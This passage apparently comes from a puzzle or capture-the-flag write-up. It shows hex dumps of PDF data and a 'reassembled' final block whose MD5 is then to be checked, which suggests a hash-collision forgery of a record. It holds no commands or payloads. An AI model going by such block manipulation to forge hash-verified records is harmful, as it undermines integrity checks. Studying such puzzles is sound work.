000000C0  02 E1 A9 B0 AC 85 28 01 7A 9E 0A 3E 3E 0A 65 6E  .ß⌐\\½à(.z₧.>>.en
000000D0  64 6F 62 6A 0A 0A 32 20 30 20 6F 62 6A 0A 3C 3C  dobj..2 0 obj.<<
000000E0  2F 54 79 70 65 2F 50 61 67 65 73 2F 43 6F 75 6E  /Type/Pages/Coun
000000F0  74 20 31 2F 4B 69 64 73 5B 32 33 20 30 20 52 5D  t 1/Kids[23 0 R]
00000100  3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 33 20 30 20 6F  >>.endobj..3 0 o
00000110  62 6A 0A 3C 3C 2F 54 79 70 65 2F 50 61 67 65 73  bj.<</Type/Pages
00000120  2F 43 6F 75 6E 74 20 31 2F 4B 69 64 73 5B 31 35  /Count 1/Kids[15
00000130  20 30 20 52 5D 3E 3E 0A 65 6E 64 6F 62 6A 0A 0A   0 R]>>.endobj..
00000140  34 20 30 20 6F 62 6A 0A 3C 3C 2F 4C 65 6E 67 74  4 0 obj.<</Lengt
00000150  68 20 32 32 34 33 2F 46 69 6C 74 65 72 2F 46 6C  h 2243/Filter/Fl
00000160  61 74 65 44 65 63 6F 64 65 3E 3E 0A 73 74 72 65  ateDecode>>.stre
00000170  61 6D 0A 78 9C 9D 59 C9 8A E4 46 10 BD F7 57 D4  am.x£¥Y╔è⌧F.╜≈W╘
00000180  D9 D0 E5 5C 94 29 09 0A 81 6A 3B F8 66 68 F0 61  ┘╨σ\ö)..üj;°fh≡a
00000190  F0 CD 0B F8 60 B0 2F FE 7D C7 9E 91 52 B5 DA 78  ≡═.°`\\/▪}╟₧æR╡┌x
000001A0  86 9E AA 96 72 89 88 F7 E2 45 64 4E 38 C7 D3 3F  å₧¬ûrëêΓEdN8╟╙?
000001B0  6F 7F 9D C2 29 9C 43 9A 4E 35 C6 F3 3C C6 D3 38  o⌂¥┬)£CÜN5╞≤<╞╙8
000001C0  F3 E7 DF BF BE FD F4 DD E9 4F 1E 01 7F FF FE FD  ≤τ▀┐╛²⌠▌⊜O..⌂ ·²
000001D0  ED FA F1 56 EA 19 86 A6 F1 5C 4E 1F BF 9C BE 7F  φ·±VΩ.åª±\N.┐£╛⌂
```

Now, the final block can be reassembled as seen below.

```
00000000  30 30 30 30 30 30 30 30  30 29 30 31 66 39 62 33  000000000)01f9b3
00000010  61 39 34 34 37 65 35 37  37 31 63 37 30 34 66 34  a9447e5771c704f4
00000020  30 30 30 30 30 30 30 30  30 30 30 31 32 66 64 31  0000000000012fd1
00000030  30 30 30 30 30 30 30 30  30 30 30 30 30 32 30 66  000000000000020f
00000040  32 66 66 66 66 66 66 66  66 30 66 66 30 30 30 30  2fffffff0ff0000
00000050  30 30 36 63 EA 46 53 40  30 3A 60 79 D3 DF 27 62  006cΩFS@0:`y╙'b
00000060  BE 68 46 7C 27 F0 46 D3  A7 FF 4E 92 DF E1 DE F7  ╛hF|'≡F╙° NÆ▀ß▐≈
00000070  40 7F 2A 7B 73 E1 B7 59  B8 B9 19 45 1E 37 51 8D  @⌂*{sß╖Y┐╣.E.7Qì
00000080  22 D9 87 29 6F CB 0F 18  8D D7 03 88 BF 20 35 0F  "┘ç)o╦..ì╫.ê┐ 5.
00000090  2A 91 C2 9D 03 48 61 4D  C0 BC EE F2 BC AD D4 CC  *æ┬¥.HaM└╝ε≥╝¡╘╠
000000A0  3F 25 1B A8 F9 FB AF 17  1A 06 DF 1E 1F D8 64 93  ?%.¿·√»...▀..╪dô
000000B0  96 AB 86 F9 D5 11 8C C8  D8 20 4B 4F FE 8D 8F 09  û½å·╒.î╚╪ KO▪ìÅ.
000000C0  30 35 30 30 30 30 39 66  35 37 25 50 44 46 2D 31  0500009f57%PDF-1
000000D0  2E 33 0A 25 25 C1 CE C7  C5 21 0A 0A 31 20 30 20  .3.%%┴╬╫!..1 0
000000E0  6F 62 6A 0A 3C 3C 2F 54  79 70 65 2F 43 61 74 61  obj.<</Type/Cata
000000F0  6C 6F 67 2F 5F 47 6F 5F  41 77 61 79 2F 53 61 6E  log/_Go_Away/San
00000100  74 61 2F 50 61 67 65 73  20 33 20 30 20 52 20 20  ta/Pages 3 0 R
00000110  20 20 20 20 30 F9 D9 BF  57 8E 3C AA E5 0D 78 8F      0·┘┐WÄ<¬σ.xÅ
00000120  E7 60 F3 1D 64 AF AA 1E  A1 F2 A1 3D 63 75 3E 1A  τ`≤.d»¬.í≥í=cu>.
00000130  A5 BF 80 62 4F C3 46 BF  D6 67 CA F7 49 95 91 C4  Ñ┐ÇbO├F┐╓g╩≈Iòæ─
00000140  02 01 ED AB 03 B9 EF 95  99 1B 5B 49 9F 86 DC 85  ..φ½.╣∩òÖ.[Iƒå▄à
00000150  39 85 90 99 AD 54 B0 1E  73 3F E5 A7 A4 89 B9 32  9àÉÖ¡T░.s?σ°ñë╣2
00000160  95 FF 54 68 03 4D 49 79  38 E8 F9 B8 CB 3A C3 CF  ò Th.MIy8Φ·┐╥:├╧
```

Final Test

Now with the newly assembled, the block the MD5 can be verified and the SHA1 taken.